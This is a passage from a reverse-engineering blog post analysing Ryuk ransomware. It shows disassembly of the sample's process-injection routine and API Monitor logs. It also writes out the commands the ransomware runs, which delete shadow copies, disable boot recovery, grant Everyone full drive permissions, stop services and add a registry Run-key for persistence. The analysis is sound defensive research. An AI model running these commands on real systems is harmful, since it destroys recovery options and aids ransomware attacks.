
Reversing Ryuk: A Technical Analysis of Ryuk Ransomware

securityliterate.com/reversing-ryuk-a-technical-analysis-of-ryuk-ransomware/

April 19, 2020



```
xor     edx, edx
lea     rcx, aCmdExeCWmicExe ; "cmd.exe /c \"WMIC.exe shadowcopy delete"...
call    cs:WinExec_1
xor     edx, edx
lea     rcx, aCmdExeCVssadmi ; "cmd.exe /c \"vssadmin.exe Delete Shadow"...
call    cs:WinExec_1
xor     edx, edx
lea     rcx, aCmdExeCBcdedit ; "cmd.exe /c \"bcdedit /set {default} rec"...
call    cs:WinExec_1
xor     edx, edx
lea     rcx, aCmdExeCBootsta ; "cmd.exe /c \"bootstatuspolicy ignoreall"...
call    cs:WinExec_1
call    cs:GetLogicalDrives_0
mov     esi, eax
mov     ebx, r14d
```

Ryuk has been in operation since mid-2018 and is still one of the key ransomware variants operating in 2020. The threat actors behind Ryuk have been known to target a wide range of industries, and they typically demand substantial ransom amounts.


Lately, given the ongoing COVID-19 situation, the actors behind Ryuk have been taking advantage of this and targeting the most vulnerable – hospitals and the health care industry. In light of this (and because I am personally interested in how Ryuk functions), here is a technical analysis of Ryuk's key functionalities.

Note: The Ryuk sample I used for this analysis is:

`feafc5f8e77a3982a47158384e20dffee4753c20`


Carbon Copies

The first thing Ryuk does upon execution is the creation of two "hidden" executable files that are placed on the desktop or one of the user's temporary directories, depending on where the Ryuk sample was executed from.



Ryuk hidden executables.

These executables are actually copies of the primary Ryuk executable, and seem to be used for a few different purposes – most notably persistence and spawning additional instances of itself for more threads and faster encryption of the filesystem.



```
◢ ryuk-feafc5f8e77a3982a...   2780   21.09   76.35 kB/s    94.95 MB
    VyzhiRHNflan.exe           3496                          93.4 MB
    gqvruIQVTlan.exe           3112   18.65   173.44 kB...   93.5 MB
```


Ryuk child processes (executables) running.

Ryuk is extremely fast in its encryption process. This is possible due to the way Ryuk behaves in regards to threads. The two executables and associated processes that were created, along with the process injection techniques I will outline below, all serve as hosts for multi-threaded encryption. More on this later.

Process Injection

After the creation of its child processes, Ryuk will attempt to inject itself into additional processes running on the victim's system.

Ryuk utilizes the Windows functions *CreateToolHelp32Snapshot*, *Process32First*, and *Process32Next* in order to enumerate processes running on the victim's system and search for a feasible target process for injection:



```
call    CreateToolhelp32Snapshot
mov     r14, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jz      loc_140003228
```

```
lea     rdx, [rsp+2D0h+pe] ; lppe
mov     rcx, rax          ; hSnapshot
call    Process32FirstW
test    eax, eax
jz      loc_140003228
```

```
lea     rdx, [rsp+2D0h+pe] ; lppe
mov     rcx, r14          ; hSnapshot
call    Process32NextW
test    eax, eax
jz      loc_14000321F
```


```
lea     rsi, [rbx+1F8h]
```

```
loc_140003025:            ; dwErrCode
xor     ecx, ecx
call    cs:SetLastError
mov     r8d, [rsp+2D0h+pe.th32ProcessID] ; dwProcessId
xor     edx, edx          ; bInheritHandle
mov     ecx, 1FFFFFh      ; dwDesiredAccess
call    cs:OpenProcess
mov     r12, rax
```

Ryuk enumerating system processes.

Ryuk is only able to inject code into processes that are running at the same (or lower) privilege level as the Ryuk sample itself. So if Ryuk is running as Administrator or System (hopefully not the case!) it will be able to inject into System-level processes.

An important note is that Ryuk will not inject into *csrss.exe*, *explorer.exe*, or *lsass.exe*. This safeguard is likely used to prevent system instability, but this is just an educated guess. *(Please let me know if you have additional information about this.)*



```
lea     rdx, aCsrssExe_0 ; "csrss.exe"
mov     rcx, rdi         ; String1
call    wcscmp
test    eax, eax
jz      short loc_13F4E77C2
```


```
lea     rdx, aExplorerExe_0 ; "explorer.exe"
mov     rcx, rdi            ; String1
call    wcscmp
test    eax, eax
jz      short loc_13F4E77C2
```

```
lea     rdx, aLsaasExe_0 ; "lsaas.exe"
mov     rcx, rdi         ; String1
call    wcscmp
test    eax, eax
jz      short loc_13F4E77C2
```

Ryuk process-injection safeguards.

After enumeration and selection of a target process, Ryuk utilizes a typical process injection technique:

First, the *OpenProcess* and *GetModuleHandleA* functions are called in order to get a handle to the target process.




```
feafc5f8e77a3982a47158384e20dffee4753c20.000000013F4E17F0
 call qword ptr ds:[<&OpenProcess>]
 mov rdi,rax
 test rax,rax
 jne feafc5f8e77a3982a47158384e20dffee4753c20.13F4E1805
```

```
feafc5f8e77a3982a47158384e20dffee4753c20.000000013F4E1805
 xor ecx,ecx
 call qword ptr ds:[<&GetModuleHandleA>]
 mov rsi,rax
 test rax,rax
 je feafc5f8e77a3982a47158384e20dffee4753c20.13F4E17FE
```

Ryuk getting a handle to the target process.

VirtualAllocEx is then called in order to allocate memory within the address space of the target process, followed by *WriteProcessMemory*, which is called in order to write code into this new memory space. Finally, *CreateRemoteThread* is called to create a new thread in the context of the victim process, which will subsequently execute the injected code.




```
feafc5f8e77a3982a47158384e20dffee4753c20.000000013F4E1873
 and qword ptr ss:[rsp+68],0
 lea rax,qword ptr ss:[rsp+68]
 mov r9,rbp
 mov qword ptr ss:[rsp+20],rax
 mov r8,rsi
 mov rdx,rbx
 mov rcx,rdi
 call qword ptr ds:[<&WriteProcessMemory>]
 test eax,eax
 jne feafc5f8e77a3982a47158384e20dffee4753c20.13F4E189E

feafc5f8e77a3982a47158384e20dffee4753c20.000000013F4E189E
 and qword ptr ss:[rsp+30],0
 lea r9,qword ptr ds:[13F4E7024]
 and dword ptr ss:[rsp+28],0
 xor r8d,r8d
 xor edx,edx
 mov qword ptr ss:[rsp+20],rbx
 mov rcx,rdi
 call qword ptr ds:[<&CreateRemoteThread>]
 test rax,rax
 jne feafc5f8e77a3982a47158384e20dffee4753c20.13F4E18F5

feafc5f8e
 lea ebx,
 jmp feaf
```


Ryuk writing memory and creating a thread.
This injection process can also be seen in an excerpt from API Monitor:



777	12:52:29.718 PM	1	feafc5f8e77a3982a...	OpenProcess (PROCESS_ALL_ACCESS, FALSE, 1172)	0x00000000000...
778	12:52:29.718 PM	1	feafc5f8e77a3982a...	VirtualAllocEx (0x0000000000000154, 0x000000013fc60000, 1454080, MEM_COMMI...	0x000000013fc...
779	12:52:29.718 PM	1	feafc5f8e77a3982a...	WriteProcessMemory (0x0000000000000154, 0x000000013fc60000, 0x000000013fc6...	TRUE
780	12:52:29.718 PM	1	feafc5f8e77a3982a...	CreateRemoteThread (0x0000000000000154, NULL, 0, 0x000000013fc67024, 0x0000...	0x00000000000...
781	12:52:29.718 PM	1	KERNELBASE.dll	NtCreateThreadEx (0x00000000000103c88, THREAD_ALL_ACCESS, NULL, 0x00000...	STATUS_SUCCESS
782	12:52:29.718 PM	1	KERNELBASE.dll	NtResumeThread (0x0000000000000158, 0x00000000000103cd8)	STATUS_SUCCESS

Ryuk process injection – API Monitor.
The injected code is actually just another copy of the original Ryuk process. (*See my post on unpacking Ryuk if you are interested in learning one method of leveraging this process injection technique in order to unpack Ryuk.*)

When I ran Ryuk in my Windows VM, code was injected into *dwm.exe*, *taskhost.exe*, and even the VirtualBox Tray process (*VBoxTray.exe*). Interestingly, two of these processes crashed a few minutes after injection, so it appears that Ryuk can cause some incidental system instability.


VirtualBox Guest Additions Tray Application

VirtualBox Guest Additions Tray Application has stopped working

Windows can check online for a solution to the problem the next time you go online.

Check online for a solution later and close the program

Close the program


Hide problem details

```
Problem signature:
  Problem Event Name:          APPCRASH
  Application Name:            VBoxTray.exe
  Application Version:         6.1.4.36177
  Application Timestamp:       5e4c1bf5
  Fault Module Name:           StackHash_2264
  Fault Module Version:        0.0.0.0
  Fault Module Timestamp:      00000000
  Exception Code:              c0000005
  Exception Offset:            000000013ff764d1
```

Ryuk code injection crashes VBoxTray.exe.

Command Execution

Ryuk leverages Windows command line tools for most of its supporting functionalities. Some of these commands can be seen in the below code:


```
xor     edx, edx
lea     rcx, aCmdExeCWmicExe ; "cmd.exe /c \"WMIC.exe shadowcopy delete"...
call    cs:WinExec_1
xor     edx, edx
lea     rcx, aCmdExeCVssadmi ; "cmd.exe /c \"vssadmin.exe Delete Shadow"...
call    cs:WinExec_1
xor     edx, edx
lea     rcx, aCmdExeCBcdedit ; "cmd.exe /c \"bcdedit /set {default} rec"...
call    cs:WinExec_1
xor     edx, edx
lea     rcx, aCmdExeCBootsta ; "cmd.exe /c \"bootstatuspolicy ignoreall"...
call    cs:WinExec_1
call    cs:GetLogicalDrives_0
mov     esi, eax
mov     ebx, r14d
```

Ryuk executing various command-line commands.

During my analysis, the following command were run by Ryuk:

```
net.exe stop "audioendpointbuilder" /y
```

This command kills the “audio endpoint builder” Windows service, which causes audio to malfunction on the victim system. I am still unsure why Ryuk executes this command, and I have no good suggestions.. Other than perhaps to infuriate the end user.

```
net.exe stop "samss" /y
```

Stops the Security Accounts Manager. This technique may be used to prevent security alerts being triggered and sent to a SIEM.

```
cmd.exe /c "WMIC.exe shadowcopy delete"
```

This command clears the Windows Volume Shadow Copies so that they cannot be used to recover files.

```
cmd.exe /c "vssadmin.exe Delete Shadows /all /quiet"
```

This command is used as another method of removing shadow copies of files.

```
cmd.exe /c "bcdedit /set {default} recoveryenabled No & bcdedit /set {default}"
cmd.exe /c "bootstatuspolicy ignoreallfailures"
```

These commands are used to disable Windows error recovery and associated boot options so it is more difficult to recover the system.

```
icacls "C:*" /grant Everyone:F /T /C /Q
icacls "D:*" /grant Everyone:F /T /C /Q
icacls "Z:*" /grant Everyone:F /T /C /Q
```


These commands attempt to assign the group *Everyone* full permissions to the C, D,and Z drives. This is used before the encryption process begins, to ensure Ryuk has permissions to modify files.

```
cmd.exe " /C REG ADD
"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "EV" /t REG_SZ
/d "<path_to_Ryuk>"
```

This command is used to add Registry persistence. Essentially, this will ensure the Ryuk sample will run again upon system bootup. Ryuk will only encrypt files once, however. Speaking of that… on to encryption!

Encryption – A Multi-Threaded Operation

